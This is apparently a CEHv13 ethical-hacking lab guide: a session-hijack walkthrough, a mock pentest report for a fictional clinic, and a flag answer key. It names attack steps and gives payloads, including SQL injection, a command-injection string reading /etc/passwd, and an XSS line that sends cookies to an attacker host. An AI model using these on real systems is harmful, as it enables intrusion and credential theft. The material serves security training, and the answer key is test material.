CLUE6 – Mannie's cookie is more than just a snack. Feed it to your browser and step right in.

Flag 7 – Oh Mannie, You Shouldn't Have!

Objective

Hijack a legitimate user's web session using their stolen authentication cookie. Access a restricted administrative page to retrieve the final flag and complete the challenge.

Tools & Techniques You'll Use

- Firefox – to manually inject cookies into the browser session
- Session Hijacking – to access restricted pages using a stolen cookie
- Manual Browsing – to simulate real-world post-compromise access

Step-by-Step Instructions

1. Prepare the Cookie for Use

- a. Close the host browser.
- b. Return to Kali and locate the text file with Mannie's saved cookie.

Important: The default cookie lifetime is only about 20 minutes. If necessary, repeat Flag6 Step 5 "Impersonate Mannie" to capture a fresh cookie from Mannie.

2. Inject the Cookie in Firefox

- a. In a terminal, open Firefox in private browsing mode:

```
firefox --private-window
```

- b. Navigate to the target site – do not log in. Just land on the home page.
- c. Press F12 to open Dev Tools.
- d. Click the Storage tab.
- e. In the left pane, expand Cookies.
- f. Click the target website.
- g. Inject the PHPSESSID cookie:

If PHPSESSID already exists:

Double-click its value and paste Mannie's cookie (number only – e.g. d8be7528d4396427487955e28d79569b).

If PHPSESSID does not exist:

Right-click in the cookie list and choose Add Item.

Set the following:

Name: PHPSESSID

Value: (Mannie's cookie number)

Path: /

Host: <target IP>

3. Access the Restricted Page

- a. Keep the browser open.
- b. In the URL bar, navigate to:

```
http://<target IP>/mannie_docs.php
```

- c. Verify that the flag appears.

4. Capture the Final Flag

- a. Record the final flag here:

```
FLAG{FLAG{4b0e3f760ae0}}
```

5. Breadcrumb

- a. Accessing this page as Mannie reveals a cryptic system message. Find and read the message:

```
Mannie Agent v7.14 - Remote Sync Complete. Log upload pending...  
Path: /opt/automations/mannie/manifest.json
```

6. Log Out and Clean Up

- a. Open Dev Tools again.
- b. Delete the PHPSESSID cookie.
- c. Refresh the site to ensure access is revoked.
- d. Close the browser.
- e. Shut down all virtual machines and close VMware.

~ done ~

So Just Who the Heck is Mannie??

Ethical Hacker Engagement Report

Executive Summary

This simulated penetration test engagement was conducted as part of the CEHv13 final challenge lab to evaluate the security posture of an internal healthcare production environment. The primary objectives included identifying and exploiting vulnerabilities related to input validation, file handling, authentication, lateral movement, privilege escalation, and session management.

Seven distinct flags were identified, each representing a successful exploitation or discovery of a critical security flaw. These ranged from SQL injection and weak password hashing to session hijacking and persistent access. The vulnerabilities reflect common real-world issues often exploited by threat actors in internal environments with insufficient controls.

The report details each finding, associated risks, CVSS severity scores, and clear remediation steps. The findings emphasize the need for secure coding practices, layered network defenses, session hardening, and proactive monitoring. Organizations deploying similar systems should treat these findings as representative of broader enterprise risks.

Engagement: Internal Network Penetration Test

Client: XRAY Clinic Solutions

Date of Engagement: _____

Test Engineer: _____

Assessment Scope: 172.31.1.0/24

Jumpbox: 172.31.1.10

Devportal (web server): 172.31.1.11

XRAY (X-Ray Machine): 172.31.1.12

Deanna-PC (Manager Station): 172.31.1.14

1. Initial Access via SQL Injection

- Flag Identified: FLAG{admin_panel_sql_bypass}
- Risk Rating: High | CVSS Score: 9.8

Summary:

- Successfully bypassed the login form using a basic SQL injection payload.
- This revealed a lack of input validation and exposed the system to unauthorized access.

Tools/Commands Used:

- Manual injection via browser input
- nmap <target_IP>
- gobuster dir -u http://<target_IP>
- SQLi payload: ' OR 1=1 #

Recommended Remediation:

- Implement parameterized queries and input validation.
- Use prepared statements to eliminate direct SQL execution of user input.

2. Sensitive Data Discovery in User Home Directory

- Flag Identified: FLAG{moo_banking_details_found}
- Risk Rating: Medium | CVSS Score: 6.5

Summary:

- Enumeration of local user directories revealed sensitive personal data in /home/moo/banking/.
- A checklists.docx file contained corrupt data likely intended to obfuscate content.

Tools/Commands Used:

- SQLi payload: ' OR 1=1 #
- 127.0.0.1;cat /etc/passwd
- medusa
- ssh moo@<target_IP>
- cd /home/moo
- ls, cat, cd

Recommended Remediation:

- Restrict access to user home directories.
- Monitor for unexpected binary artifacts in user-controlled spaces.

3. Steganographic File Recovery

- Flag Identified: FLAG{xrayed_the_fraud}
- Risk Rating: High | CVSS Score: 8.1

Summary:

- Two embedded files were recovered from a JPEG image, including a memo and a fraudulent billing spreadsheet, indicating data concealment and policy violations.

Tools/Commands Used:

- Bash for loop to ping sweep 172.31.1.1 - 20

- `ssh -D 1080 -f -C -q -N moo@<target_IP>`
- `proxychains`
- `nmap`
- `Metasploit auxiliary/scanner/smb/smb_version`
- `smbclient`
- `foremost -i PatientX_24601.jpg`
- `libreoffice 00000037.docx, 00000109.xlsx`

Recommended Remediation:

- Implement DLP tools to detect steganographic and covert channel abuse.
- Train staff on data handling and ethics.

4. Compromise of Developer Credentials

- Flag Identified: FLAG{tech_password_cracked}
- Risk Rating: High | CVSS Score: 7.5

Summary:

- The Security Account Manager (SAM) file was accessed on the x-ray machine (172.31.1.12)
- The password hash for user moo was cracked using John-the-Ripper.
- Weak hashing algorithms (unsalted NTLM) facilitated rapid password recovery.

Tools/Commands Used:

- Metasploit NetAPI Buffer Overflow (ms08-067) exploit
- Meterpreter hashdump
- John-the-Ripper

Recommended Remediation:

- Implement network segmentation and least privilege principles.
- Upgrade the XRAY machine operating system to Windows 11.
- Upgrade to two-factor authentication.
- Enforce strong password policies.

5. Lateral Movement to Executive Workstation and Persistent Access

- Flag Identified: FLAG{persistence_pays_off}
- Risk Rating: Critical | CVSS Score: 9.0

Summary:

- Using SSH tunneling and passing the hash, accessed Deanna-PC, bypassing segmentation controls.
- Using Living-off-the-Land Binaries (LoLBins), implemented persistence on Deanna-PC.
- Persistence was established via a scheduled task launching reverse shells from Deanna-PC.

Tools/Commands Used:

- Used CrackMapExec to test pass-the-hash through the SSH tunnel
- Used Impacket to obtain a system level prompt on Deanna-PC
- PowerShell script to open a reverse shell back to the attacker
- `certutil` to download PowerShell script from Kali
- `schtasks` to create a task to run the PowerShell script on user logon
- `net user, net localgroup` to create an admin account back door

Recommended Remediation:

- Monitor and alert on unusual SSH tunnel and HTTP/HTTPS activity.
- Monitor scheduled task creation.
- Use EDR solutions to detect outbound shells and beaconing behavior.
- Use User Entity Behavior Analytics to monitor and alert on unusual use of Windows binaries.

6. Obtaining a Session Cookie via XSS

- Flag Identified: FLAG{7de1205292f9}
- Risk Rating: High | CVSS Score: 8.7

Summary:

- Captured a user's session cookie using Cross-Site Scripting (XSS).

Tools/Commands Used:

- XSS payload: `<p>Great job, team!</p><script>new Image().src="http://<kali_IP>/?cookie=" + document.cookie;</script>`

Recommended Remediation:

- Sanitize web app input.
- Monitor and alert on unusual outbound HTTP/HTTPS activity.

7. Session Hijack via Cookie Replay

- Flag Identified: FLAG{43d421b79d18}
- Risk Rating: Medium | CVSS Score: 6.8

Summary:

- Replayed a valid session cookie to impersonate a user and gain access to restricted files.

Tools/Commands Used:

- Captured cookie via XSS
- Injected cookie into browser storage
- Accessed `mannie\_docs.php`

Recommended Remediation:

- Use secure, HttpOnly, and SameSite cookie attributes.
- Implement session timeout and IP/user-agent binding for active sessions.

Conclusion

This engagement successfully demonstrated multiple real-world vulnerabilities commonly found in legacy and poorly secured internal environments. Findings include critical flaws in input validation, insecure credential storage, session mismanagement, and lack of lateral movement controls. We recommend prioritizing remediation efforts based on the risk ratings outlined in this report, and conducting regular internal assessments to validate defenses.

Test Engineer Signature: _____ Date: _____


Client Signature _____ Date: _____

Congratulations!

Well done! You have completed the CEHv13 Challenge Lab. You've uncovered vulnerabilities, escalated privileges, and pivoted through the network like a true ethical hacker.

You captured all 7 flags and turned in an actionable report to the client. All on time and under budget 😊

Mission accomplished!



Appendix – Answer Key

Name	Flag	Clue	Breadcrumb
Flag 1 – Port Authority, Please!	{admin panel sql bypass}	Check the test interface -- sloppy devs leave command injection holes ;-) --Mannie.	<!-- TODO: Mannie script trigger? -->
Flag 2 – Moo-ve Fast and Break Things	{moo banking details found}	PatientX is hiding more than bone fractures	Hey Mannie, please don't overwrite this folder again. —moo
Flag 3 – Pixels, Packets & Patient X	{xraved the fraud}	Deanna's hash is stubborn—but maybe it doesn't need to be cracked.	Last sync: Mannie Agent v7.14 Status: SUCCESS
Flag 4 – Hashes & Hexes	{tech_password_cracked}	pass_the_hash_to_deanna	HR_sez_who_is_Mannie.
Flag 5 – APT & the PowerShell Symphony	{persistence_pays_off}	If Mannie's watching, then Mannie's logging. Find the dev note and trace the cookie trail.	[Mannie Watchdog Service Initiated]
Flag 6 – Script Kiddie's Revenge	{<randomly generated number>}	Mannie's cookie is more than a snack. Feed it to your browser and walk right in.	<!-- generated by Mannie Service Engine -->
Flag 7 – Oh Mannie, You Shouldn't Have!	{<Randomly generated number>}	N/A	Mannie Agent v7.14 - Remote Sync Complete. Log upload pending... Path: /opt/automations/mannie/manifest.json